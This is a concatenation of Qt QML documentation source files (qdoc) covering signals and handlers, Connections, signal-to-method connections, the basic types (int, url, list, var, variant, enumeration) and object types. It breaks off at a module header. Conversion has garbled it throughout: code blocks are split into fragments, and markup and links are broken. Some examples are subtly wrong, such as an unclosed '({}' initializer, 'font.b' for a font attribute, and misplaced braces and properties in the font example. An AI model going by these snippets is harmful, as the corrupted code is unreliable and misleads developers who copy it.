In some cases it may be desirable to access a signal outside of the object that emits it. For these purposes, the `\c QtQuick` module provides the `\l Connections` type for connecting to signals of arbitrary objects. A `\l Connections` object can receive any signal from its specified `\l {Connections::target}{target}`.

For example, the `\c onClicked` handler in the earlier example could have been received by the root `\l Rectangle` instead, by placing the `\c onClicked` handler in a `\l Connections` object that has its `\l {Connections::target}{target}` set to the `\l MouseArea`:

```

\qml

import QtQuick 2.0

```

```

Rectangle {

```

```
id: rect
```

```
width: 100; height: 100
```

```
MouseArea {
```

```
    id: mouseArea
```

```
    anchors.fill: parent
```

```
}
```

```
Connections {
```

```
    target: mouseArea
```

```
    onClicked: {
```

```
        rect.color = Qt.rgb(Math.random(), Math.random(), Math.random(), 1);
```

```
    }
```

```
}
```

```
}
```

```
\endqml
```

## \section2 Attached Signal Handlers

An \l {Attached Properties and Attached Signal Handlers}{attached signal handler} is a signal handler that receives a signal from an \e {attaching type} rather than the object within which the handler is declared.

For example, \c \l {Component::isCompleted}{Component.isCompleted} is an attached signal handler. This handler is often used to execute some JavaScript code when its creation process has been completed, as in the example below:

```

\qml

import QtQuick 2.0

Rectangle {

    width: 200; height: 200

    color: Qt.rgb(Qt.random(), Qt.random(), Qt.random(), 1)

    Component.onCompleted: {

        console.log("The rectangle's color is", color)

    }

}

\endqml

```

The `onCompleted` handler is not responding to some `completed` signal from the `Rectangle` type. Instead, an object of the `Component` type with a `completed` signal has automatically been attached to the `Rectangle` object by the QML engine, and the engine emits this signal when the object is fully created, thus triggering the `Component.onCompleted` signal handler.

Attached signal handlers allow objects to be notified of particular signals that are significant to each individual object. If there was no `Component.onCompleted` attached signal handler, for example, then an object could not receive this notification without registering for some special signal from some special object. The `attached signal handler` mechanism enables objects to receive particular signals without these extra processes.

See [Attached properties and attached signal handlers](#) for more information on attached signal handlers.

## \section1 Adding Signals to Custom QML Types

Signals can be added to custom QML types through the \c signal keyword.

The syntax for defining a new signal is:

```
\tt{signal <name>[((<type> <parameter name>[, ...])]}]
```

A signal is emitted by invoking the signal as a method.

For example, say the code below is defined in a file named \c SquareButton.qml. The root \l Rectangle object has an \c activated signal. When the child \l MouseArea is clicked, it emits the parent's \c activated signal with the coordinates of the mouse click:

```
\qml
```

```
// SquareButton.qml
```

```
Rectangle {
```

```
    id: root
```

```
    signal activated(real xPosition, real yPosition)
```

```
    width: 100; height: 100
```

```
    MouseArea {
```

```
        anchors.fill: parent
```

```
        onPressed: root.activated(mouse.x, mouse.y)
```

```
}  
}  
\endqml
```

Now any objects of the \c SquareButton can connect to the \c activated signal using an \c onActivated signal handler:

```
\qml  
// myapplication.qml  
SquareButton {  
    onActivated: console.log("Activated at " + xPosition + "," + yPosition)  
}  
\endqml
```

See \l {Signal Attributes} for more details on writing signals for custom QML types.

```
\keyword qml-connect-signals-to-method  
\section1 Connecting Signals to Methods and Signals
```

Signal objects have a \c connect() method to connect a signal either to a method or another signal. When a signal is connected to a method, the method is automatically invoked whenever the signal is emitted. This mechanism enables a signal to be received by a method instead of a signal handler.

Below, the \c messageReceived signal is connected to three methods using the \c connect() method:

```
\qml
```

```
Rectangle {
```

```
    id: relay
```

```
    signal messageReceived(string person, string notice)
```

```
    Component.onCompleted: {
```

```
        relay.messageReceived.connect(sendToPost)
```

```
        relay.messageReceived.connect(sendToTelegraph)
```

```
        relay.messageReceived.connect(sendToEmail)
```

```
        relay.messageReceived("Tom", "Happy Birthday")
```

```
    }
```

```
    function sendToPost(person, notice) {
```

```
        console.log("Sending to post: " + person + ", " + notice)
```

```
    }
```

```
    function sendToTelegraph(person, notice) {
```

```
        console.log("Sending to telegraph: " + person + ", " + notice)
```

```
    }
```

```
    function sendToEmail(person, notice) {
```

```
        console.log("Sending to email: " + person + ", " + notice)
```

```
    }
```

```
}
```

```
\endqml
```

In many cases it is sufficient to receive signals through signal handlers rather than using the `connect()` function. However, using the `\c connect` method allows a signal to be received by multiple methods as shown above, which would not be possible with signal handlers as they must be uniquely named. Also, the `\c connect` method is useful when connecting signals to `\l {Dynamic QML Object Creation from JavaScript}`{dynamically created objects}.

There is a corresponding `\c disconnect()` method for removing connected signals:

```
\qml
Rectangle {
    id: relay
    //...

    function removeTelegraphSignal() {
        relay.messageReceived.disconnect(sendToTelegraph)
    }
}
\endqml
```

### `\section3 Signal to Signal Connect`

By connecting signals to other signals, the `\c connect()` method can form different signal chains.

```
\qml
Rectangle {
```

```
id: forwarder
```

```
width: 100; height: 100
```

```
signal send()
```

```
onSend: console.log("Send clicked")
```

```
MouseArea {
```

```
    id: mousearea
```

```
    anchors.fill: parent
```

```
    onClicked: console.log("MouseArea clicked")
```

```
}
```

```
Component.onCompleted: {
```

```
    mousearea.clicked.connect(send)
```

```
}
```

```
}
```

```
\endqml
```

Whenever the `\ MouseArea \c clicked` signal is emitted, the `\c send` signal will automatically be emitted as well.

```
\code
```

output:

```
MouseArea clicked
```



Send clicked

\endcode

\*/

basictypes.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-typesystem-basictypes.html

\title QML Basic Types

\brief Description of basic types provided by the Qt QML module

QML supports a number of basic types.

A \e{basic type} is one that refers to a simple value, such as an \c int

or a \c string. This contrasts with a \l{qtqml-typesystem-topic.html#qml-object-types}{QML Object Types},

which refers to an object with properties, signals, methods and so on. Unlike an object type,

a basic type cannot be used to declare QML objects: it is not possible, for example, to declare an

\c int{} object or a \c size{} object.

Basic types can be used to refer to:

\list

\li A single value (e.g. \l int refers to a single number, \l var can refer to a single list of items)

\li A value that contains a simple set of property-value pairs (e.g. \l size refers to a value with \c width and \c height attributes)

\endlist

\sa {qmltypesystem-topic.html}{The QML Type System}

## \section1 Supported Basic Types

Some basic types are supported by the engine by default and do not require an \l {Import Statements}{import statement} to be used, while others do require the client to import the module which provides them.

All of the basic types listed below may be used as a \c property type in a QML document, with the following exceptions:

\list

\li \c list must be used in conjunction with a QML object type

\li \c enumeration cannot be used directly as the enumeration must be defined by a registered QML object type

\endlist

## \section2 Basic Types Provided By The QML Language

The basic types supported natively in the QML language are listed below:

\annotatedlist qmlbasictypes

## \section2 Basic Types Provided By QML Modules

QML modules may extend the QML language with more basic types.

For example, the basic types provided by the `QtQuick` module are listed below:

`\annotatedlist qtquickbasictypes`

The `QtQml::Qt` global object provides useful functions for manipulating values of basic types.

Currently only QML modules which are provided by Qt may provide their own basic types, however this may change in future releases of Qt QML.

In order to use types provided by a particular QML module, clients must import that module in their QML documents.

## `\section1` Property Change Behavior for Basic Types

Some basic types have properties: for example, the `Font` type has `pixelSize`, `family` and `bold` properties. Unlike properties of [\{qtqml-typesystem-topic.html#qml-object-types}](#) (object types), properties of basic types do not provide their own property change signals. It is only possible to create a property change signal handler for the basic type property itself:

`\code`

```
Text {  
    // invalid!  
    onFont.pixelSizeChanged: doSomething()
```

```
// also invalid!

font {

    onPixelSizeChanged: doSomething()

}

// but this is ok

onFontChanged: doSomething()

}

\endcode
```

Be aware, however, that a property change signal for a basic type is emitted whenever any of its attributes have changed, as well as when the property itself changes. Take the following code, for example:

```
\qml

Text {

    onFontChanged: console.log("font changed")

}

Text { id: otherText }

focus: true

// changing any of the font attributes, or reassigning the property
// to a different font value, will invoke the onFontChanged handler

Keys.onDigit1Pressed: font.pixelSize += 1
```

```

Keys.onDigit2Pressed: font.b = !font.b
Keys.onDigit3Pressed: font = otherText.font
}
\endqml

```

In contrast, properties of an [\l{qtqml-typesystem-topic.html#qml-object-types}](http://qtqml-typesystem-topic.html#qml-object-types){object type} emit their own property change signals, and a property change signal handler for an object-type property is only invoked when the property is reassigned to a different object value.

```
*/
```

```
/*!
```

```
\qmlbasictype int
```

```
\ingroup qmlbasictypes
```

```
\brief a whole number, e.g. 0, 10, or -20.
```

The `\c int` type refers to a whole number, e.g. 0, 10, or -20.

The possible `\c int` values range from around -2000000000 to around 2000000000, although most types will only accept a reduced range (which they mention in their documentation).

Example:

```
\qml
```

```
Item { width: 100; height: 200 }
```

\endqml

This basic type is provided by the QML language.

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype bool

\ingroup qmlbasictypes

\brief a binary true/false value.

The \c bool type refers to a binary true/false value.

Example:

\qml

Item {

    focus: true

    clip: false

}

\endqml

This basic type is provided by the QML language.

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype real

\ingroup qmlbasictypes

\brief a number with a decimal point.

The \c real type refers to a number with decimal point, e.g. 1.2 or -29.8.

Example:

\qml

Item { width: 100.45; height: 150.82 }

\endqml

\b{Note:} In QML all reals are stored in double precision, \l  
{[http://en.wikipedia.org/wiki/IEEE\\_754](http://en.wikipedia.org/wiki/IEEE_754)} {IEEE floating point}  
format.

This basic type is provided by the QML language.

\sa {QML Basic Types}

\*/

/\*!



\qmlbasictype double

\ingroup qmlbasictypes

\brief a number with a decimal point, stored in double precision.

The \c double type refers to a number with a decimal point and is stored in double precision, \l{[http://en.wikipedia.org/wiki/IEEE\\_754](http://en.wikipedia.org/wiki/IEEE_754)} {IEEE floating point} format.

Example:

\qml

Item {

property double number: 32155.2355

}

\endqml

This basic type is provided by the QML language.

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype string

\ingroup qmlbasictypes

\brief a free form text string.

The `\c` string type refers to a free form text string in quotes, e.g. "Hello world!".

Example:

```
\qml
```

```
Text { text: "Hello world!" }
```

```
\endqml
```

Strings have a `\c length` attribute that holds the number of characters in the string.

QML extends the JavaScript String type with a `\l {String::arg}{arg()}` function to support value substitution.

When integrating with C++, note that any QString value

`\l{qtqml-cppintegration-data.html}`{passed into QML from C++} is automatically converted into a `\c` string value, and vice-versa.

This basic type is provided by the QML language.

```
\sa {QML Basic Types}
```

```
*/
```

```
/*!
```

```
\qmlbasictype url
```

```
\ingroup qmlbasictypes
```

\brief a resource locator.

The `\c url` type refers to a resource locator (like a file name, for example). It can be either absolute, e.g. "http://qt-project.org", or relative, e.g. "pics/logo.png". A relative URL is resolved relative to the URL of the containing component.

For example, the following assigns a valid URL to the `\l {Image::source}` property, which is of type `\c url`:

```
\qml
Image { source: "pics/logo.png" }
\endqml
```

When integrating with C++, note that any `QUrl` value `\l{qtqml-cppintegration-data.html}`{passed into QML from C++} is automatically converted into a `\c url` value, and vice-versa.

## \section1 Using the url Type

When a relative URL is written to a `\c url` type property, it is converted into a `QUrl` object, so `\b {matching the URL value against the input string value will fail}`. Instead, convert the string to a `QUrl` using `Qt.resolvedUrl()` for means of comparison, and use `\c toString()` to get the contents of the URL:

```
\qml
```

```
Image {
```

```
    source: "pics/logo.png"
```

```
    Component.onCompleted: {
```

```
        // This prints 'false'. Although "pics/logo.png" was the input string,
```

```
        // it's been converted from a string to a URL, so these two are not the same.
```

```
        console.log(source == "pics/logo.png")
```

```
        // This prints 'true' as Qt.resolvedUrl() converts the string into a
```

```
        // URL with the correctly resolved path
```

```
        console.log(source == Qt.resolvedUrl("pics/logo.png"))
```

```
        // This prints the absolute path, e.g. "file:///path/to/pics/logo.png"
```

```
        console.log(source.toString())
```

```
    }
```

```
}
```

```
\endqml
```

\note When referring to files stored with the \l{resources.html}{Qt Resource System}

from within QML, you should use "qrc:://" instead of "://" as QML requires URL paths.

Relative URLs resolved from within that file will use the same protocol.

Additionally, URLs may contain encoded characters using the 'percent-encoding' scheme

specified by \l{http://tools.ietf.org/html/rfc3986}{RFC 3986}. These characters

will be preserved within properties of type `\c url`, to allow QML code to construct precise URL values. An exception to this rule is the preemptive decoding of directory-separator characters (`\c '/'`) - these characters are decoded to allow the URL to be correctly classified.

For example, a local file containing a '#' character, which would normally be interpreted as the beginning of the URL 'fragment' element, can be accessed by encoding the characters of the file name:

```
\qml
Image { source: encodeURIComponent("/tmp/test#1.png") }
\endqml
```

This basic type is provided by the QML language.

```
\sa {QML Basic Types}
*/
```

```
/*!
```

```
\qmlbasictype list
\ingroup qmlbasictypes
\brief a list of QML objects.
```

The `\c list` type refers to a list of QML objects.

A list value can be accessed in a similar way to a JavaScript array:

`\list`

`\li` Values are assigned using the `\c[]` square bracket syntax with comma-separated values

`\li` The `\c` length property provides the number of items in the list

`\li` Values in the list are accessed using the `\c [index]` syntax

`\endlist`

A `\c` list can only store QML objects, and cannot contain any

`\l {QML Basic Types}{basic type}` values. (To store basic types within a list, use the `\l var` type instead.)

When integrating with C++, note that any `QQmlListProperty` value

`\l{qtqml-cppintegration-data.html}{passed into QML from C++}` is automatically converted into a `\c` list value, and vice-versa.

## `\section1` Using the list Type

For example, the `\l Item` type has a `\l {Item::}{states}` list-type property that can be assigned to and used as follows:

`\qml`

`import QtQuick 2.0`

```

Item {
    width: 100; height: 100

    states: [
        State { name: "activated" },
        State { name: "deactivated" }
    ]

    Component.onCompleted: {
        console.log("Name of first state:", states[0].name)
        for (var i = 0; i < states.length; i++)
            console.log("state", i, states[i].name)
    }
}

\endqml

```

The defined \l State objects will be added to the \c states list in the order in which they are defined.

If the list only contains one object, the square brackets may be omitted:

```

\qml
import QtQuick 2.0

```

```
Item {  
    width: 100; height: 100  
    states: State { name: "activated" }  
}  
\endqml
```

Note that objects cannot be individually added to or removed from the list once created; to modify the contents of a list, it must be reassigned to a new list.

\note The \c list type is not recommended as a type for custom properties.

The \c var type should be used instead for this purpose as lists stored by the \c var type can be manipulated with greater flexibility from within QML.

This basic type is provided by the QML language.

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype var

\ingroup qmlbasictypes

\brief a generic property type.



The `\c` var type is a generic property type that can refer to any data type.

It is equivalent to a regular JavaScript variable.

For example, var properties can store numbers, strings, objects, arrays and functions:

```
\qml
```

```
Item {
```

```
    property var aNumber: 100
```

```
    property var aBool: false
```

```
    property var aString: "Hello world!"
```

```
    property var anotherString: String("#FF008800")
```

```
    property var aColor: Qt.rgb(0.2, 0.3, 0.4, 0.5)
```

```
    property var aRect: Qt.rect(10, 10, 10, 10)
```

```
    property var aPoint: Qt.point(10, 10)
```

```
    property var aSize: Qt.size(10, 10)
```

```
    property var aVector3d: Qt.vector3d(100, 100, 100)
```

```
    property var anArray: [1, 2, 3, "four", "five", (function() { return "six"; })]
```

```
    property var anObject: { "foo": 10, "bar": 20 }
```

```
    property var aFunction: (function() { return "one"; })
```

```
}
```

```
\endqml
```

```
\section1 Change Notification Semantics
```

It is important to note that changes in regular properties of JavaScript objects assigned to a var property will **not** trigger updates of bindings that access them. The example below will display "The car has 4 wheels" as the change to the wheels property will not cause the reevaluation of the binding assigned to the "text" property:

```
\qml
Item {
    property var car: new Object({wheels: 4})

    Text {
        text: "The car has " + car.wheels + " wheels";
    }

    Component.onCompleted: {
        car.wheels = 6;
    }
}
\endqml
```

If the onCompleted handler instead had `"car = new Object({wheels: 6})"` then the text would be updated to say "The car has 6 wheels", since the car property itself would be changed, which causes a change notification to be emitted.

## `\section1` Property Value Initialization Semantics

The QML syntax defines that curly braces on the right-hand-side of a property value initialization assignment denote a binding assignment.

This can be confusing when initializing a `\c` var property, as empty curly braces in JavaScript can denote either an expression block or an empty object declaration. If you wish to initialize a `\c` var property to an empty object value, you should wrap the curly braces in parentheses.

For example:

```
\qml
```

```
Item {
```

```
    property var first: {} // nothing = undefined
```

```
    property var second: {} // empty expression block = undefined
```

```
    property var third: ({} // empty object
```

```
}
```

```
\endqml
```

In the previous example, the `\c` first property is bound to an empty expression, whose result is undefined. The `\c` second property is bound to an expression which contains a single, empty expression block (`"{}"`), which similarly has an undefined result. The `\c` third property is bound to an expression which is evaluated as an empty object declaration, and thus the property will be initialized with that empty object value.

Similarly, a colon in JavaScript can be either an object property value assignment, or a code label. Thus, initializing a var property with an object declaration can also require parentheses:

```
\qml
```

```
Item {
```

```
    property var first: { example: 'true' } // example is interpreted as a label
```

```
    property var second: ({ example: 'true' }) // example is interpreted as a property
```

```
    property var third: { 'example': 'true' } // example is interpreted as a property
```

```
    Component.onCompleted: {
```

```
        console.log(first.example) // prints 'undefined', as "first" was assigned a string
```

```
        console.log(second.example) // prints 'true'
```

```
        console.log(third.example) // prints 'true'
```

```
    }
```

```
}
```

```
\endqml
```

```
\sa {QML Basic Types}
```

```
*/
```

```
/*
```

TODO Qt 5.1: see explanation in expressions.qdoc

```
\section1 Using Scarce Resources with the var Type
```

A \c var type property can also hold an image or pixmap.

A \c var which contains a QPixmap or QImage is known as a

"scarce resource" and the declarative engine will attempt to automatically release such resources after evaluation of any JavaScript expression which requires one to be copied has completed.

Clients may explicitly release such a scarce resource by calling the "destroy" method on the `\c var` property from within JavaScript. They may also explicitly preserve the scarce resource by calling the "preserve" method on the `\c var` property from within JavaScript.

For more information regarding the usage of a scarce resource, please see `\l{Scarce Resources in JavaScript}`.

This basic type is provided by the QML language.

`*/`

`/*!`

`\obsolete`

`\qmlbasictype variant`

`\ingroup qmlbasictypes`

`\brief a generic property type.`

The `\c` variant type is a generic property type. It is obsolete and exists only to support old applications; new applications should use `\l var` type properties instead.

A variant type property can hold any of the \{QML Basic Types}{basic type} values:

```
\qml
Item {
    property variant aNumber: 100
    property variant aString: "Hello world!"
    property variant aBool: false
}
\endqml
```

When integrating with C++, note that any QVariant value \{qtqml-cppintegration-data.html}{passed into QML from C++} is automatically converted into a \c variant value, and vice-versa.

## \section1 Using Scarce Resources with the variant Type

A \c variant type property can also hold an image or pixmap.

A \c variant which contains a QPixmap or QImage is known as a "scarce resource" and the declarative engine will attempt to automatically release such resources after evaluation of any JavaScript expression which requires one to be copied has completed.

Clients may explicitly release such a scarce resource by calling the

"destroy" method on the `\c` variant property from within JavaScript. They may also explicitly preserve the scarce resource by calling the "preserve" method on the `\c` variant property from within JavaScript. For more information on the usage of a scarce resource, please see `\{Scarce Resources in JavaScript}`.

## `\section1 Storing Arrays and Objects`

The `\c` variant type can also hold:

`\list`

- `\li` An array of `\{QML Basic Types\}``{basic type}` values

- `\li` A map of key-value pairs with `\{QML Basic Types\}``{basic-type}` values

`\endlist`

For example, below is an `\c` items array and an `\c` attributes map. Their contents can be examined using JavaScript `\c` for loops. Individual array values are accessible by index, and individual map values are accessible by key:

`\qml`

Item {

property variant items: [1, 2, 3, "four", "five"]

property variant attributes: { 'color': 'red', 'width': 100 }

```

Component.onCompleted: {
  for (var i = 0; i < items.length; i++)
    console.log(items[i])

  for (var prop in attributes)
    console.log(prop, "=", attributes[prop])
}
}
\endqml

```

While this is a convenient way to store array and map-type values, you must be aware that the \c items and \c attributes properties above are \e not QML objects (and certainly not JavaScript object either) and the key-value pairs in \c attributes are \e not QML properties. Rather, the \c items property holds an array of values, and \c attributes holds a set of key-value pairs. Since they are stored as a set of values, instead of as an object, their contents \e cannot be modified individually:

```

\qml
Item {
  property variant items: [1, 2, 3, "four", "five"]
  property variant attributes: { 'color': 'red', 'width': 100 }

  Component.onCompleted: {
    items[0] = 10
  }
}

```



```
    console.log(items[0])    // This will still be '1'!  
  
    attributes.color = 'blue'  
  
    console.log(attributes.color)    // This will still be 'red'!  
  
    }  
}  
  
\endqml
```

Since it is not possible to individually add or remove items from a list or object stored in a `\c` variant, the only way to modify its contents is to reassign a new value. However, this is not efficient, as it causes the value to be serialized and deserialized.

Additionally, since `\c` items and `\c` attributes are not QML objects, changing their individual values do not trigger property change notifications. If the above example had `\c onNumberChanged` or `\c onAnimalChanged` signal handlers, they would not have been called. If, however, the `\c` items or `\c` attributes properties themselves were reassigned to different values, then such handlers would be called.

JavaScript programmers should also note that when a JavaScript object is copied to an array or map property, the `\e` contents of the object (that is, its key-value properties) are copied, rather than the object itself. The property does not hold a reference to the original JavaScript object, and extra data such as the object's JavaScript prototype chain is also lost in the process.

This basic type is provided by the QML language.

```
\sa {QML Basic Types}
*/

/*!
\qmlbasictype enumeration
\ingroup qmlbasictypes
\brief a named enumeration value.
```

The `\c` enumeration type refers to a named enumeration value.

Each named value can be referred to as `\c {<Type>.<value>}`. For example, the `\l Text` type has an `\c AlignRight` enumeration value:

```
\qml
Text { horizontalAlignment: Text.AlignRight }
\endqml
```

(For backwards compatibility, the enumeration value may also be specified as a string, e.g. "AlignRight". This form is not recommended for new code.)

When integrating with C++, note that any `\c` enum value

[\qtqml-cppintegration-data.html](#) passed into QML from C++ is automatically converted into an `enum` value, and vice-versa.

This basic type is provided by the QML language. Some enumeration values are provided by the QtQuick import.

## Using the enumeration Type in QML

The `enum` type is a representation of a C++ `enum` type. It is not possible to refer to the `enum` type in QML itself; instead, the `int` or `var` types can be used when referring to `enum` values from QML code.

For example:

```
qml
import QtQuick 2.0

Item {
    // refer to Text.AlignRight using an int type
    property int enumValue: textItem.horizontalAlignment

    signal valueEmitted(int someValue)

    Text {
```

```
    id: textItem

    horizontalAlignment: Text.AlignRight
}
```

```
// emit valueEmitted() signal, which expects an int, with Text.AlignRight
```

```
Component.onCompleted: valueEmitted(Text.AlignRight)
```

```
}
```

```
\endqml
```

```
\sa {QML Basic Types}
```

```
*/
```

```
objecttypes.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-typesystem-objecttypes.html

\title QML Object Types

\brief describes QML object types and how to create them

A QML object type is a type from which a QML object can be instantiated.

In syntactic terms, a QML object type is one which can be used to declare an object by specifying the `{type name}` followed by a set of curly braces that encompasses the attributes of that object. This differs from `{basic types}`, which cannot be used in the same way. For example, `Rectangle` is a QML object

type: it can be used to create `Rectangle` type objects. This cannot be done with primitive types such as `int` and `bool`, which are used to hold simple data types rather than objects.

Custom QML object types can be defined by creating a `.qml` file that defines the type, as discussed in [\l {qtqml-documents-definetypes.html}](#)

[{Documents as QML object type definitions}](#), or by defining a QML type from C++ and registering the type with the QML engine, as discussed in [\{qtqml-cppintegration-definetypes.html}](#)[{Defining QML Types from C++}](#).

## `\section1` Defining Object Types from QML

## `\section2` Defining Object Types through QML Documents

Plugin writers and application developers may provide types defined as QML documents. A QML document, when visible to the QML import system, defines a type identified by the name of the file minus the file extensions.

Thus, if a QML document named `"MyButton.qml"` exists, it provides the definition of the `"MyButton"` type, which may be used in a QML application.

See the documentation about [\l {QML Documents}](#) for information on how to define a QML document, and the syntax of the QML

language. Once you are familiar with the QML language and how to define QML documents, see the documentation which explains how to

[\qtqml-documents-definetypes.html](#)

{define and use your own reusable QML types in QML documents}.

See [\ {Defining Object Types through QML Documents}](#) for more information.

## [\section2 Defining Anonymous Types with Component](#)

Another method of creating object types from within QML is to use the [\l Component](#) type.

This allows a type to be defined inline within a QML document, instead of using a separate document in a [\c .qml](#) file.

```
\qml
```

```
Item {
```

```
    id: root
```

```
    width: 500; height: 500
```

```
    Component {
```

```
        id: myComponent
```

```
        Rectangle { width: 100; height: 100; color: "red" }
```

```
    }
```

```
Component.onCompleted: {  
    myComponent.createObject(root)  
    myComponent.createObject(root, {"x": 200})  
}  
}  
\endqml
```

Here the `\c myComponent` object essentially defines an anonymous type that can be instantiated using `\l {Component::createObject}` to create objects of this anonymous type.

Inline components share all the characteristics of regular top-level components and use the same `\c import` list as their containing QML document.

Note that each `\l Component` object declaration creates its own `\e {component scope}`. Any `\e id` values used and referred to from within a `\l Component` object declaration must be unique within that scope, but do not need to be unique within the document within which the inline component is declared. So, the `\l Rectangle` declared in the `\c myComponent` object declaration could have an `\e id of \c root` without conflicting with the `\c root` declared for the `\l Item` object in the same document, as these two `\e id` values are declared within different component scopes.



See [\{qtqml-documents-scope.html}](#){Scope and Naming Resolution} for more details.

## \section1 Defining Object Types from C++

C++ plugin writers and application developers may register types defined in C++ through API provided by the Qt QML module. There are various registration functions which each allow different use-cases to be fulfilled.

For more information about those registration functions, and the specifics of exposing custom C++ types to QML, see the documentation regarding [\{qtqml-cppintegration-definetypes.html}](#){Defining QML Types from C++}.

The QML type-system relies on imports, plugins and extensions being installed into a known import path. Plugins may be provided by third-party developers and reused by client application developers. Please see the documentation about [\{qtqml-modules-topic.html}](#){QML modules} for more information about how to create and deploy a QML extension module.

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-typesystem-topic.html

\title The QML Type System

\brief Description of the QML type system

The types which may be used in the definition of an object hierarchy in a QML document can come from various sources. They may be:

\list

\li provided natively by the QML language

\li registered via C++ by QML modules

\li provided as QML documents by QML modules

\endlist

Furthermore, application developers can provide their own types, either by registering C++ types directly, or by defining reusable components in QML documents which can then be imported.

Wherever the type definitions come from, the engine will enforce type-safety for properties and instances of those types.

## \section1 Basic Types

The QML language has built-in support for various primitive types including integers, double-precision floating point numbers, strings, and boolean values. Objects may have properties of these types, and values of these types may be passed as arguments to methods of objects.

See the [\{qtqml-typesystem-basictypes.html\}](#){QML Basic Types} documentation for more information about basic types.

## \section1 JavaScript Types

JavaScript objects and arrays are supported by the QML engine. Any standard JavaScript type can be created and stored using the generic `\l var` type.

For example, the standard `\c Date` and `\c Array` types are available, as below:

```
\qml
```

```
import QtQuick 2.0
```

```
Item {
```

```
    property var theArray: new Array()
```

```
    property var theDate: new Date()
```

```
    Component.onCompleted: {
```

```
        for (var i = 0; i < 10; i++)
```

```
            theArray.push("Item " + i)
```

```
        console.log("There are", theArray.length, "items in the array")
```

```
        console.log("The time is", theDate.toUTCString())
```

```
    }
```

```
}
```

```
\endqml
```

See [\{qtqml-javascript-expressions.html\}](#) {JavaScript Expressions in QML Documents} for more details.

## \section1 QML Object Types

A QML object type is a type from which a QML object can be instantiated. QML object types are derived from `QObject`, and are provided by QML modules.

Applications can import these modules to use the object types they provide.

The `QtQuick` module provides the most common object types needed to create user interfaces in QML.

Finally, every QML document implicitly defines a QML object type, which can be re-used in other QML documents. See the documentation about

[\{qtqml-typesystem-objecttypes.html\}](#) {object types in the QML type system} for in-depth information about object types.

\*/

qmltypereference.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\qmlmodule QtQml 2.2

\title Qt QML QML Types

\ingroup qmlmodules

## \brief List of QML types provided by the Qt QML module

